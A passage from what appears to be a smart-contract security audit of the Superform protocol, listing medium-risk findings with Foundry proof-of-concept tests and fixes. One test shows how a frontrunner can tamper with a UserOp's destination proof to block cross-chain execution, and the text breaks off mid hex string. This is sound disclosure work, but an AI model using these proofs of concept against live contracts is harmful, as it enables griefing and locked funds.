   - 126000 gas is forwarded to the external call which is insufficient for this specific call, the logic in the account is of average complexity and 126000 gas is insufficient.
   - We go OOG and we go in the catch block with the remaining `128000 * 1 / 64 = 2000` gas which is sufficient to emit the event.
4. Function passes successfully but the logic was not executed, now the actual call from the adapter will revert, for example here:

```
if (usedMerkleRoots[account][merkleRoot]) revert MERKLE_ROOT_ALREADY_USED();
usedMerkleRoots[account][merkleRoot] = true;
```

Recommendation: Make sure that the gas remaining will be sufficient for the call.

Superform: Fixed in PR 651.

3.2.2 Outflow processing is incorrectly skipped when fee percent is 0

Submitted by samuraii77, also found by Rorschach, 8306, 0xPhantom, T1MOH, 0xterrah, Olamiweb3beast, chainsentry, Daniel526 and ddatachick

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Upon an outflow operation, the following code can be seen:

```
if (config.feePercent != 0) {
    uint256 amountAssets = _getOutflowProcessVolume(amountSharesOrAssets, usedShares, pps,
    ↪  IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource));

    feeAmount = _processOutflow(user, yieldSource, amountAssets, usedShares, config);

    emit AccountingOutflow(user, config.yieldSourceOracle, yieldSource, amountSharesOrAssets, feeAmount);
    return feeAmount;
} else {
    emit AccountingOutflowSkipped(user, yieldSource, yieldSourceOracleId, amountSharesOrAssets);
    return 0;
}
```

As seen, we will skip the outflow processing when the fee percent is 0, likely based on the idea that a 0 fee percent equals 0 fees, thus no point in conducting any unnecessary operations. However, during that flow, we have the following code:

```
function _calculateCostBasis(address user, address yieldSource, uint256 usedShares) internal returns (uint256
↪  costBasis) {
    costBasis = calculateCostBasisView(user, yieldSource, usedShares);

    usersAccumulatorShares[user][yieldSource] -= usedShares;
    usersAccumulatorCostBasis[user][yieldSource] -= costBasis;
}
```

This means that the user's accumulator values will not be properly reduced, causing the state to be completely incorrect and outdated. Then, when the fee percent is activated, we will be using the outdated share-to-asset ratio causing incorrect fee distributions.

Recommendation: Process the outflow regardless of the fee.

Superform: Fixed in PR 500.

3.2.3 Issue with native token swap execution in Swap1inchHook

Submitted by gh0xt, also found by 0xAlix2 and globalace

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: In `Swap1InchHook`, when `usePrevHookAmount == true`, the `amount` in the swap is dynamically set with `prevHook.outAmount()` but the `msg.value` isnt updated accordingly.

Finding Description: The `Swap1InchHook` allows for dynamic swap amounts by setting `usePrevHookAmount = true`, in which case the hook reads the prior hook's `outAmount()` to determine how much to swap. While this dynamic value is correctly injected into the 1inch calldata, the `Execution.value` field remains unchanged. In the `Swap1InchHook.build() function`:

```
function build(address prevHook, address, bytes calldata data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    address dstToken = address(bytes20(data[:20]));
    address dstReceiver = address(bytes20(data[20:40]));
    uint256 value = uint256(bytes32(data[40:USE_PREV_HOOK_AMOUNT_POSITION]));
    bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);
    bytes calldata txData_ = data[73:];

    bytes memory updatedTxData = _validateTxData(dstToken, dstReceiver, prevHook, usePrevHookAmount, txData_);

    executions = new Execution[](1);
    executions[0] = Execution({
        target: address(aggregationRouter),
        value: value, /// Issue is here
        callData: usePrevHookAmount ? updatedTxData : txData_
    });
}
```

The value is not updated to match the dynamic amount. This breaks native token swaps, as the 1inch router expects the actual token amount to arrive via msg.value, but receives zero leading to a failed transaction.

Impact Explanation: Medium. Breaks core functionality for native-token swaps when `usePrevHookAmount == true`. Users however, dont lose funds.

Likelihood Explanation: High. Triggering requires no special permissions or complex setup, just a user supplying ETH to a 1inch-native swap with `usePrevHookAmount = true`.

Proof of Concept: Add this test to the `Swap1InchHook.t.sol`:

```
function test_Build_GenericSwap_MsgValueZeroWhenUsePrevHookAmount() public view {
    address account = address(this);

    // 1.  Craft a SwapDescription that *expects* native ETH in .amount
    //     (we set amount = 0 because the hook will overwrite it with prevHook.outAmount())
    address NATIVE = 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE;
    I1InchAggregationRouterV6.SwapDescription memory desc = I1InchAggregationRouterV6.SwapDescription({
        srcToken:        IERC20(NATIVE),    // swapping native coin
        dstToken:        IERC20(dstToken),  // receive some ERC-20
        srcReceiver:     payable(account),
        dstReceiver:     payable(account),
        amount:          0,                 // will be overridden
        minReturnAmount: 1,
        flags:           0                  // no partial fill
    });
```

```
    // 2.  Pack the 1inch `swap()` calldata
    bytes memory swapCalldata = abi.encode(
        address(0),    // executor (ignored)
        desc,
        bytes(""),     // permit
        bytes("")      // extra data
    );
    bytes memory callData = abi.encodePacked(
        I1InchAggregationRouterV6.swap.selector,
        swapCalldata
    );

    // 3.  Full hook payload: [dstToken][dstReceiver][value=0][usePrev=1][callData]
    bytes memory hookData = abi.encodePacked(
        bytes20(dstToken),          // dstToken (an ERC-20)
        bytes20(account),           // dstReceiver
        uint256(0),                 //  static "value" field is ZERO (the bug)
        bytes1(0x01),               // usePrevHookAmount = true
        callData
    );

    // 4.  Call build(); this contract itself acts as the previous hook and returns 1_000
    Execution[] memory execs = hook.build(address(this), account, hookData);

    // 5.  Assertions - test passes and demonstrates the bug
    assertEq(execs.length, 1, "should emit exactly one Execution");
    assertEq(
        execs[0].value,
        0,
        "value is zero even though usePrevHookAmount == true (should be 1_000)"
    );
}
```

This test confirms the execution value remains 0 even though amount is dynamically set to 1000.

Recommendation: Update the .value field in the build() method when `usePrevHookAmount == true`:

```
- executions[0] = Execution({
-     target: address(aggregationRouter),
-     value: value,
-     callData: usePrevHookAmount ? updatedTxData : txData_
- });

+ uint256 executionValue = usePrevHookAmount
+     ? ISuperHookResult(prevHook).outAmount()
+     : value;

+ executions[0] = Execution({
+     target: address(aggregationRouter),
+     value: executionValue,
+     callData: usePrevHookAmount ? updatedTxData : txData_
+ });
```

Superform: Fixed in PR 510.

3.2.4 Insufficient merkle leaf creation on source chain may lead to dos on destination chains

Submitted by seeques

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: `SuperMerkleValidator.validateUserOp()` doesn't validate `bytes32[] proofDst` bytes array of `SignatureData` of UserOp's signature. This creates a possibility for anyone to tamper a signature by changing `bytes32[] proofDst` to any arbitrary value, submit `UserOp` with tampered signature and successfully execute transaction on source chain. But the same `UserOp` will revert on every destination chains since proof is invalid, resulting in dos.

Finding Description: When users submit `UserOp`, they provide `signature` field in it. For superform in particular, the signature must be encoded as follows:

```
/// @notice Structure holding signature data used across validator implementations
/// @dev Contains all components needed for merkle proof verification and signature validation
    struct SignatureData {
    /// @notice Timestamp after which the signature is no longer valid
    uint48 validUntil;
    /// @notice Root of the merkle tree containing operation leaves
    bytes32 merkleRoot;
    /// @notice Merkle proof for the source chain operation
    bytes32[] proofSrc;
    /// @notice Merkle proof for the destination chain operation
    bytes32[] proofDst;
    /// @notice Raw ECDSA signature bytes
    bytes signature;
}
```

The `SuperMerkleValidator` contract validates this signature in the call to `validateUserOp()`. Specifically, it decodes the `signature` field of `UserOp` and internally calls `_processSignatureAndVerifyLeaf` with decoded signature data and `userOpHash` of user operation, which is, according to ERC-4337 specification:

```
The `userOpHash` is a hash over the `userOp` (except `signature`), `entryPoint` and `chainId`.
```

Let's look at the `_processSignatureAndVerifyLeaf()` implementation:

```
leaf = _createLeaf(abi.encode(userOpHash), sigData.validUntil);
if (!MerkleProof.verify(sigData.proofSrc, sigData.merkleRoot, leaf)) revert INVALID_PROOF();

// Recover signer from signature using standard Ethereum signature recovery
bytes32 messageHash = _createMessageHash(sigData.merkleRoot);
bytes32 ethSignedMessageHash = MessageHashUtils.toEthSignedMessageHash(messageHash);
signer = ECDSA.recover(ethSignedMessageHash, sigData.signature);
```

The function creates a leaf by taking hash over `userOpHash` (which, again, was hashed without the signature field) and `sigData.validUntil` timestamp after which the signature becomes invalid. Then it verifies the leaf against `srcProof`.

The issue is that `_processSignatureAndVerifyLeaf()` does not actually verify that the `proofDst` field is valid as it is not included in the leaf. Anyone can tamper `UserOp.signature` field by changing the `bytes32[] proofDst` value. In such case, the tampered `UserOp` will still succeed on the source chain and make a bridge request either through DeBridge or Across to destination chain. However, when bridge adapters would try to execute the provided data, the call to `SuperDestinationExecutor.processBridgedExecution()` will revert since the proofs provided are invalid for the leafs and MerkleRoot verification will fail.

Since bridging typically includes transferring of assets from one chain to another, these assets will be temporarily stuck at the contracts of adapters on destination chains until authorized users retrieve them.

Impact Explanation: Breaks core protocol invariant that signature validity is being checked on the source chain.

Likelihood Explanation: It is a grief vector in most cases but can be done by anyone who sees the `UserOp` in the mempool and frontruns it with tampered signature.

Proof of Concept: In the `Makefile` paste this: `test-vv :; forge test --match-test $(TEST) -vvvv --jobs 10`. In the existing `CrosschainTests.sol`:

1. Import the following field:

```
import {ExecutionReturnData} from "modulekit/test/RhinestoneModuleKit.sol";
```

2. Paste the following function and run with `make test-vv TEST=test_FAILS_ETH_Bridge_With_Debridge_And_Deposit`:

```
function test_FAILS_ETH_Bridge_With_Debridge_And_Deposit() public executeWithoutHookRestrictions {
    uint256 amountPerVault = 1e8;

    // ETH IS DST
    SELECT_FORK_AND_WARP(ETH, WARP_START_TIME);

    // PREPARE ETH DATA (This becomes the *payload* for the Debridge external call)
    bytes memory innerExecutorPayload;
    TargetExecutorMessage memory messageData;
```

```
address accountToUse;
{
    address[] memory eth7540HooksAddresses = new address[](2);
    eth7540HooksAddresses[0] = _getHookAddress(ETH, APPROVE_ERC20_HOOK_KEY);
    eth7540HooksAddresses[1] = _getHookAddress(ETH, REQUEST_DEPOSIT_7540_VAULT_HOOK_KEY);

    bytes[] memory eth7540HooksData = new bytes[](2);
    eth7540HooksData[0] =
        _createApproveHookData(underlyingETH_USDC, yieldSource7540AddressETH_USDC, amountPerVault,
        ↪  false);
    eth7540HooksData[1] = _createRequestDeposit7540VaultHookData(
        bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)), yieldSource7540AddressETH_USDC,
        ↪  amountPerVault, true
    );

    messageData = TargetExecutorMessage({
        hooksAddresses: eth7540HooksAddresses,
        hooksData: eth7540HooksData,
        validator: address(validatorOnETH),
        signer: validatorSigners[ETH],
        signerPrivateKey: validatorSignerPrivateKeys[ETH],
        targetAdapter: address(debridgeAdapterOnETH),
        targetExecutor: address(superTargetExecutorOnETH),
        nexusFactory: CHAIN_1_NEXUS_FACTORY,
        nexusBootstrap: CHAIN_1_NEXUS_BOOTSTRAP,
        chainId: uint64(ETH),
        amount: amountPerVault,
        account: accountETH,
        tokenSent: underlyingETH_USDC
    });

    (innerExecutorPayload, accountToUse) = _createTargetExecutorMessage(messageData);
}

// BASE IS SRC
SELECT_FORK_AND_WARP(BASE, WARP_START_TIME + 30 days);

// PREPARE BASE DATA
address[] memory srcHooksAddresses = new address[](2);
srcHooksAddresses[0] = _getHookAddress(BASE, APPROVE_ERC20_HOOK_KEY);
srcHooksAddresses[1] = _getHookAddress(BASE, DEBRIDGE_SEND_ORDER_AND_EXECUTE_ON_DST_HOOK_KEY);

bytes[] memory srcHooksData = new bytes[](2);
srcHooksData[0] =
    _createApproveHookData(underlyingBase_USDC, DEBRIDGE_DLN_ADDRESSES[BASE], amountPerVault,
    ↪  false);

uint256 msgValue = IDlnSource(DEBRIDGE_DLN_ADDRESSES[BASE]).globalFixedNativeFee();

bytes memory debridgeData = _createDebridgeSendFundsAndExecuteHookData(
    DebridgeOrderData({
        usePrevHookAmount: false, //usePrevHookAmount
        value: msgValue, //value
        giveTokenAddress: underlyingBase_USDC, //giveTokenAddress
        giveAmount: amountPerVault, //giveAmount
        version: 1, //envelope.version
        fallbackAddress: accountETH, //envelope.fallbackAddress
        executorAddress: address(debridgeAdapterOnETH), //envelope.executorAddress
        executionFee: uint160(0), //envelope.executionFee
        allowDelayedExecution: false, //envelope.allowDelayedExecution
        requireSuccessfulExecution: true, //envelope.requireSuccessfulExecution
        payload: innerExecutorPayload, //envelope.payload
        takeTokenAddress: underlyingETH_USDC, //takeTokenAddress
        takeAmount: amountPerVault - amountPerVault * 1e4 / 1e5, //takeAmount
        takeChainId: ETH, //takeChainId
        // receiverDst must be the Debridge Adapter on the destination chain
        receiverDst: address(debridgeAdapterOnETH),
        givePatchAuthoritySrc: address(0), //givePatchAuthoritySrc
        orderAuthorityAddressDst: abi.encodePacked(accountETH), //orderAuthorityAddressDst
        allowedTakerDst: "", //allowedTakerDst
        allowedCancelBeneficiarySrc: "", //allowedCancelBeneficiarySrc
        affiliateFee: "", //affiliateFee
        referralCode: 0 //referralCode
    })
);
srcHooksData[1] = debridgeData;
```

```
        UserOpData memory srcUserOpData = _createUserOpData(srcHooksAddresses, srcHooksData, BASE, true);

        bytes memory signatureData = _createMerkleRootAndSignature(messageData, srcUserOpData.userOpHash,
        ↪  accountToUse);
        // attacker changes the dstProof in signature to empty bytes32[]
        (
            uint48 validUntil,
            bytes32 merkleRoot,
            bytes32[] memory merkleProofSrc,
            , // This will be replaced
            bytes memory signature
        ) = abi.decode(signatureData, (uint48, bytes32, bytes32[], bytes32[], bytes));

        bytes32[] memory emptyMerkleProofDst = new bytes32[](0);

        bytes memory tamperedSig = abi.encode(validUntil, merkleRoot, merkleProofSrc, emptyMerkleProofDst,
        ↪  signature);

        srcUserOpData.userOp.signature = tamperedSig;

        // execute op on src chain, this will pass the validation even with tampered signature
        ExecutionReturnData memory returnData = executeOp(srcUserOpData);

        // EXECUTE BASE
        // execution fails on the call to SuperDestinationExecutor::processBridgedExecution
        vm.expectRevert();
        _processDebridgeDlnMessage(BASE, ETH, returnData);
    }
```

Recommendation: Consider generating leaf also with the `proofDst` values on the source chain and verify it against `proofSrc`.

Superform: Fixed in PR 645.

3.2.5 `outAmount` Doesn't Account for Fee in Chained Hook Execution

Submitted by Aamirusmani1552, also found by Rsameth, seeques, Orion Security and Cybrid

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: The Hooks system allows setting the `usePrevHookAmount` flag in `calldata` to `true`, which enables chaining by using the output amount of the previous hook as the input for the current one. While this is a convenient feature, it introduces a subtle issue when used with `OUTFLOW` hooks. In particular, `OUTFLOW` hooks may deduct a fee from the output amount. For instance, in `ERC4626` hooks, a fee is typically charged when there's a profit during redemption.

```
function _updateAccounting(address account, address hook, bytes memory hookData) internal virtual {

    // ...


    // Handle fee collection for outflows if a fee was generated
    if (feeAmount > 0 && _type == ISuperHook.HookType.OUTFLOW) {
        // Sanity check to ensure fee isn't greater than the output amount
        if (feeAmount > ISuperHookResult(address(hook)).outAmount()) revert INVALID_FEE();

        // Determine token type (native or ERC20) and process fee transfer
        address assetToken = ISuperHookResultOutflow(hook).asset();

        // @audit not necessarily address(0)
        if (assetToken == address(0)) {
            // Native token handling
            if (account.balance < feeAmount) revert INSUFFICIENT_BALANCE_FOR_FEE();
                _performNativeFeeTransfer(account, config.feeRecipient, feeAmount); // <<<
        } else {
            // ERC20 token handling
            if (IERC20(assetToken).balanceOf(account) < feeAmount) revert INSUFFICIENT_BALANCE_FOR_FEE();
                _performErc20FeeTransfer(account, assetToken, config.feeRecipient, feeAmount); // <<<
        }
    }
```

The fee is deducted from the `assetToken` which is retrieved from the hook's `asset()` function. For example, If we take a look at `ApproveAndRedeem4626VaultHook` hook, we can see that the `asset` is set to the underlying token of the yield source. And since this hook is used for redeeming the shares, the output token will also be the underlying token of the yield source:

```
// File: ApproveAndRedeem4626VaultHook.sol

    function _preExecute(address, address account, bytes calldata data) internal override {
    address yieldSource = data.extractYieldSource();
    asset = IERC4626(yieldSource).asset();
    outAmount = _getBalance(account, data);
    usedShares = _getSharesBalance(account, data);
    spToken = yieldSource;
}
```

The fee is deducted from the user's output amount, but this deduction is not reflected in the `outAmount` reported by the hook. As a result, when `usePrevHookAmount` is enabled for chaining, the next hook receives an inflated input value that doesn't account for the fee. This mismatch can lead to two outcomes:

1. If user already had some extra tokens apart from the output amount to cover the fee, the call will be successful but this might not be something the user had in mind.
2. If he didn't have any extra tokens, the next call will revert causing the whole transaction to revert.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import {MODULE_TYPE_EXECUTOR, MODULE_TYPE_VALIDATOR} from "modulekit/accounts/kernel/types/Constants.sol";
import {ModuleKitHelpers} from "modulekit/ModuleKit.sol";
import {ExecutionLib} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";

// Superform
import {SuperExecutor} from "../../../src/core/executors/SuperExecutor.sol";
import {SuperDestinationExecutor} from "../../../src/core/executors/SuperDestinationExecutor.sol";
import {SuperDestinationValidator} from "../../../src/core/validators/SuperDestinationValidator.sol";
import {SuperValidatorBase} from "../../../src/core/validators/SuperValidatorBase.sol";
import {MaliciousToken} from "../../mocks/MaliciousToken.sol";
import {MockERC20} from "../../mocks/MockERC20.sol";
import {MockHook} from "../../mocks/MockHook.sol";
import {MockNexusFactory} from "../../mocks/MockNexusFactory.sol";
import {MockLedger, MockLedgerConfiguration} from "../../mocks/MockLedger.sol";

import {ISuperExecutor} from "../../../src/core/interfaces/ISuperExecutor.sol";
import {ISuperHook} from "../../../src/core/interfaces/ISuperHook.sol";

import {Helpers} from "../../utils/Helpers.sol";

import {InternalHelpers} from "../../utils/InternalHelpers.sol";
import {MerkleTreeHelper} from "../../utils/MerkleTreeHelper.sol";
import {SignatureHelper} from "../../utils/SignatureHelper.sol";

import {RhinestoneModuleKit, ModuleKitHelpers, AccountInstance} from "modulekit/ModuleKit.sol";
import {FluidClaimRewardHook} from "../../../src/core/hooks/claim/fluid/FluidClaimRewardHook.sol";
import {console} from "forge-std/console.sol";
import {ApproveAndDeposit4626VaultHook} from
↪  "../../../src/core/hooks/vaults/4626/ApproveAndDeposit4626VaultHook.sol";
import {ApproveAndRedeem4626VaultHook} from
↪  "../../../src/core/hooks/vaults/4626/ApproveAndRedeem4626VaultHook.sol";
import {ERC4626} from "@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {ERC20, IERC20Errors} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import {SuperLedger} from "../../../src/core/accounting/SuperLedger.sol";
import {ERC4626YieldSourceOracle}  from "../../../src/core/accounting/oracles/ERC4626YieldSourceOracle.sol";
import {SuperLedgerConfiguration} from "../../../src/core/accounting/SuperLedgerConfiguration.sol";
import {ISuperLedgerConfiguration} from "../../../src/core/interfaces/accounting/ISuperLedgerConfiguration.sol";

contract MockERC4626 is ERC4626 {
  constructor(address asset) ERC4626(IERC20(asset)) ERC20("MyERC4626", "M4626"){}
}

contract MyTestsForOAmountFeeNotCount is Helpers, RhinestoneModuleKit, InternalHelpers, SignatureHelper,
↪  MerkleTreeHelper {
    using ModuleKitHelpers for *;
```

```
using ExecutionLib for *;

bytes4 yieldSourceOracleId = bytes4(keccak256("YIELD_SOURCE_ORACLE_ID"));
ERC4626YieldSourceOracle public yieldSourceOracle;
SuperExecutor public superSourceExecutor;
SuperDestinationExecutor public superDestinationExecutor;
SuperDestinationValidator public superDestinationValidator;
address public account;
MockERC20 public token;
MockERC4626 public yieldSource;
SuperLedger public ledger;
MockNexusFactory public nexusFactory;
SuperLedgerConfiguration public ledgerConfig;
address public feeRecipient;
AccountInstance public instance;
address public signer;
uint256 public signerPrvKey;

function setUp() public {
    (signer, signerPrvKey) = makeAddrAndKey("signer");

    instance = makeAccountInstance(keccak256(abi.encode("TEST")));
    account = instance.account;

    // deploy token
    token = new MockERC20("Mock Token", "MTK", 18);
    // deploy yield source
    yieldSource = new MockERC4626(address(token));

    // fee recipient
    feeRecipient = makeAddr("feeRecipient");

    // deploy ledger config
    ledgerConfig = new SuperLedgerConfiguration();

    // deploy nexus factory
    nexusFactory = new MockNexusFactory(account);

    // deploy valiator
    superDestinationValidator = new SuperDestinationValidator();

    // deploy executors
    superSourceExecutor = new SuperExecutor(address(ledgerConfig));
    superDestinationExecutor = new SuperDestinationExecutor(
        address(ledgerConfig), address(superDestinationValidator), address(nexusFactory)
    );

    // allowed executors
    address[] memory allowedExecutors = new address[](2);
    allowedExecutors[0] = address(superSourceExecutor);
    allowedExecutors[1] = address(superDestinationExecutor);

    // deploy ledger
    ledger = new SuperLedger(address(ledgerConfig), allowedExecutors);

    instance.installModule({moduleTypeId: MODULE_TYPE_EXECUTOR, module: address(superSourceExecutor),
    ↪  data: ""});
    instance.installModule({moduleTypeId: MODULE_TYPE_EXECUTOR, module: address(superDestinationExecutor),
    ↪  data: ""});
    instance.installModule({
        moduleTypeId: MODULE_TYPE_VALIDATOR,
        module: address(superDestinationValidator),
        data: abi.encode(signer)
    });

    // deploy yield source oracle
    yieldSourceOracle = new ERC4626YieldSourceOracle();

    // set the ledger config
    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory yieldSourceOracles = new
    ↪  ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    yieldSourceOracles[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs(yieldSourceOracleId,
    ↪  address(yieldSourceOracle), 1000, address(feeRecipient), address(ledger));
    ledgerConfig.setYieldSourceOracles(yieldSourceOracles);
}
```

```
function test_OutAmountDoesNotAccountForFee() public {
    // deploy the hooks
    ApproveAndDeposit4626VaultHook approveAndDepositHook = new ApproveAndDeposit4626VaultHook();
    ApproveAndRedeem4626VaultHook approveAndRedeemHook = new ApproveAndRedeem4626VaultHook();

    address[] memory hooksAddresses = new address[](1);
    hooksAddresses[0] = address(approveAndDepositHook);
    bytes[] memory hooksData = new bytes[](1);
    // Does not matter what source oracle ID we use here
    hooksData[0] =
        _createERC4626HookDataDeposit(yieldSourceOracleId, address(yieldSource),  address(token), 1000e18,
        ↪  false, address(0), 0);

    // give exact amount of tokens to the account in order to show the DoS
    deal(address(token),account, 1000e18);

    // give some tokens to address this for transferring to the vault as a reward
    deal(address(token), address(this), 1000e18);

    vm.startPrank(account);
    ISuperExecutor.ExecutorEntry memory entry =
        ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});

    // should successfully execute the deposit hook
    superSourceExecutor.execute(abi.encode(entry));
    vm.stopPrank();

    // shares received by the account
    uint shares = yieldSource.balanceOf(account);

    // get the shares price from the oracle
    uint pricePerShare = yieldSourceOracle.getPricePerShare(address(yieldSource));

    // give some tokens to the vault to show the rewards
    token.transfer(address(yieldSource), 1000e18);

    // fetch new price per share
    uint newPricePerShare = yieldSourceOracle.getPricePerShare(address(yieldSource));

    // new price per share should be greater than the old one
    assert(newPricePerShare > pricePerShare);

    // make calldata to redeem the shares
    // deposit the received tokens back to the yield source and use previous hook amount
    hooksAddresses = new address[](2);
    hooksAddresses[0] = address(approveAndRedeemHook);
    hooksAddresses[1] = address(approveAndDepositHook);
    hooksData = new bytes[](2);
    hooksData[0] =
        _createERC4626HookDataRedeem(yieldSourceOracleId, address(yieldSource), address(token), account,
        ↪  shares, false);
    hooksData[1] =
        _createERC4626HookDataDeposit(yieldSourceOracleId, address(yieldSource),  address(token), 1000e18,
        ↪  true, address(0), 0);

    // execute the hooks
    vm.startPrank(account);
    entry = ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
    // should revert due to insufficient balance. We should have `redeemedAmountProfit(i.e. redeemedAsset -
    ↪  costBasisAsset) - feeAmount` but
    // that is not reflected in the `outAmount` in the hook
    uint balanceOfShares = yieldSource.balanceOf(account);
    uint sharesToAssetBeforeFee = yieldSource.convertToAssets(balanceOfShares);
    uint feeAmount = (sharesToAssetBeforeFee - ledger.usersAccumulatorCostBasis(account,
    ↪  address(yieldSource))) * 1000 / 10000; // 10% fee
    uint amountReceivedAfterFee = sharesToAssetBeforeFee - feeAmount;

    vm.expectRevert(abi.encodeWithSelector(IERC20Errors.ERC20InsufficientBalance.selector, account,
    ↪  amountReceivedAfterFee, sharesToAssetBeforeFee));
    superSourceExecutor.execute(abi.encode(entry));
    vm.stopPrank();
}

function _createERC4626HookDataDeposit(
    bytes4 yieldSourceOracleId,
    address yieldSource,
```

```
        address token,
        uint amount,
        bool usePreviousHookAmount,
        address vaultBank,
        uint256 dstChainId
    ) internal pure returns (bytes memory hookData) {
        hookData = abi.encodePacked(yieldSourceOracleId, yieldSource, token, amount,usePreviousHookAmount,
        ↪  vaultBank, dstChainId);
    }

    function _createERC4626HookDataRedeem(
        bytes4 yieldSourceOracleId,
        address yieldSource,
        address token,
        address owner,
        uint shares,
        bool usePreviousHookAmount
    ) internal pure returns (bytes memory hookData) {
        hookData = abi.encodePacked(yieldSourceOracleId, yieldSource, token, owner,
        ↪  shares,usePreviousHookAmount);
    }
}
```

Recommendation: When a fee is deducted from the user's balance, the `outAmount` returned by the hook should be updated accordingly. This ensures that when `usePrevHookAmount` is set, the next hook receives an accurate value reflecting the actual amount available after fee deduction.

Superform: Fixed in PR 549.

3.2.6 `PendleRouterSwapHook` reverts for `swapExactPtForToken` because of overly strict validation

Submitted by Christoph Michel

Severity: Medium Risk

Context: PendleRouterSwapHook.sol#L259

Finding Description: When using the `PendleRouterSwapHook` to swap `swapExactPtForToken`, the calldata for the `PendleRouterV4` is decoded and its `output.pendleSwap` address is checked to be non-zero.

```
if (output.pendleSwap == address(0)) revert ADDRESS_NOT_VALID();
```

This check is overly strict and reverts for legitimate transactions, for example, it would revert for this transaction 0x202cfd7e8dae561af172274dcfce04703daeaf63852c0872208d030fa71a457e. If the swap type is `SwapType.NONE` or `SwapType.ETH_WETH`, no `pendleSwap` address needs to be specified.

Impact Explanation: High - Breaks Core Functionality: Causes a failure in fundamental protocol operations. Hooks must be considered a core part of SuperForm as every smart wallet action is performed through one of their hooks. Without hooks, SuperForm would just be a smart wallet (the specific smart wallet is not even in scope) and there'd be no protocol. The hook's `preExecute` function is always called during execution leading to the revert.

Likelihood Explanation: High - Issues that can be triggered by any user, without significant constraints. Even though high should apply according to the severity criteria, I'd still argue for medium because the revert only happens for a specific swap type when using `swapExactPtForToken`.

Proof of Concept: Output: See the test `test_execute_swapExactPtForToken_decodeTokenOut` fail. See it succeed once the issue is fixed. (The other issue also needs to be fixed for the test to pass). Add the following files to `test/integration/hooks`:

- `HooksBaseTest.sol`.
- `PendleRouterSwapHook.t.sol`.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
```

```
import {MorphoRepayHook} from "../../../src/core/hooks/loan/morpho/MorphoRepayHook.sol";

contract BaseTest is Test {
    function setUp() public virtual {}

    function fork(string memory chainName, uint256 blockNumber) internal {
        vm.createSelectFork(getRpc(chainName), blockNumber);
    }

    function getRpc(string memory chainName) internal view returns (string memory) {
        if (keccak256(bytes(chainName)) == keccak256("eth")) {
          return "https://eth-mainnet.public.blastapi.io";
        } else {
          revert(string(abi.encodePacked("BaseTest.getRpc: unsupported chain ", chainName)));
        }
    }
}

contract HooksBaseTest is BaseTest {
    function setUp() public virtual override {
        super.setUp();
        prevHook = new MockHook();
    }

    MockHook public prevHook;
    ISuperHook public hook;

    address public user;


    function _processHook(address account, bytes memory hookData) internal {
      console.log("=== hookData ===");
      console.logBytes(hookData);
      console.log("=== PREEXECUTE ===");
      hook.preExecute(address(prevHook), account, hookData);

      console.log("=== BUILDING ===");
      Execution[] memory executions = hook.build(address(prevHook), account, hookData);
      vm.startPrank(account);
      for (uint256 i = 0; i < executions.length; i++) {
        console.log("==== EXECUTION %s ===", i);
        (bool success, bytes memory data) = executions[i].target.call{value:
        ↪  executions[i].value}(executions[i].callData);
        if (!success) {
          console.log("\t=== FAILED ===");
          console.logBytes(data);
          assembly ("memory-safe") {
            revert(add(data, 0x20), mload(data))
          }
        }
      }
      vm.stopPrank();
      console.log("=== POSTEXECUTE ===");
      hook.postExecute(address(prevHook), account, hookData);
    }
}

contract MockHook is ISuperHook, ISuperHookResult {
    uint256 public $outAmount;

    function build(address, address, bytes memory) external pure override returns (Execution[] memory) {
        return new Execution[](0);
    }

    function preExecute(address, address, bytes memory) external {}

    function postExecute(address, address, bytes memory) external {}

    function subtype() external pure override returns (bytes32) {
        return bytes32(0);
    }

    function outAmount() external view override returns (uint256) {
        return $outAmount;
    }
```

```
    function hookType() external pure override returns (ISuperHook.HookType) {
        return ISuperHook.HookType.NONACCOUNTING;
    }

    function spToken() external pure override returns (address) {
        return address(0);
    }

    function asset() external pure override returns (address) {
        return address(0);
    }

    function vaultBank() external pure override returns (address) {
        return address(0);
    }

    function dstChainId() external pure override returns (uint256) {
        return 0;
    }

    // new functions
    function setOutAmount(uint256 amount) external {
        $outAmount = amount;
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {PendleRouterSwapHook} from "../../../src/core/hooks/swappers/pendle/PendleRouterSwapHook.sol";
import "./HooksBaseTest.sol";

contract CantinaIntegrationPendleRouterSwapHookTest is HooksBaseTest {
    address constant PENDLE_ROUTER = address(0x888888888889758F76e7103c6CbF23ABbF58F946);

    function test_execute_swapExactPtForToken_decodeTokenOut() public {
      // https://explorer.phalcon.xyz/tx/eth/0x202cfd7e8dae561af172274dcfce04703daeaf63852c0872208d030fa71a457e
      fork("eth", 22581741 - 1);
      user = address(0x708Db6042644556 73e63D82e8a6bbb66Ab856617);
      hook = ISuperHook(address(new PendleRouterSwapHook(PENDLE_ROUTER)));

      bytes memory hookData;
      {
        // copied from inputData of tx
        bytes memory txData =
        hex"594a88cc000000000000000000000000708db6042644556 73e63d82e8a6bbb66ab8566170000000000000000000000000085
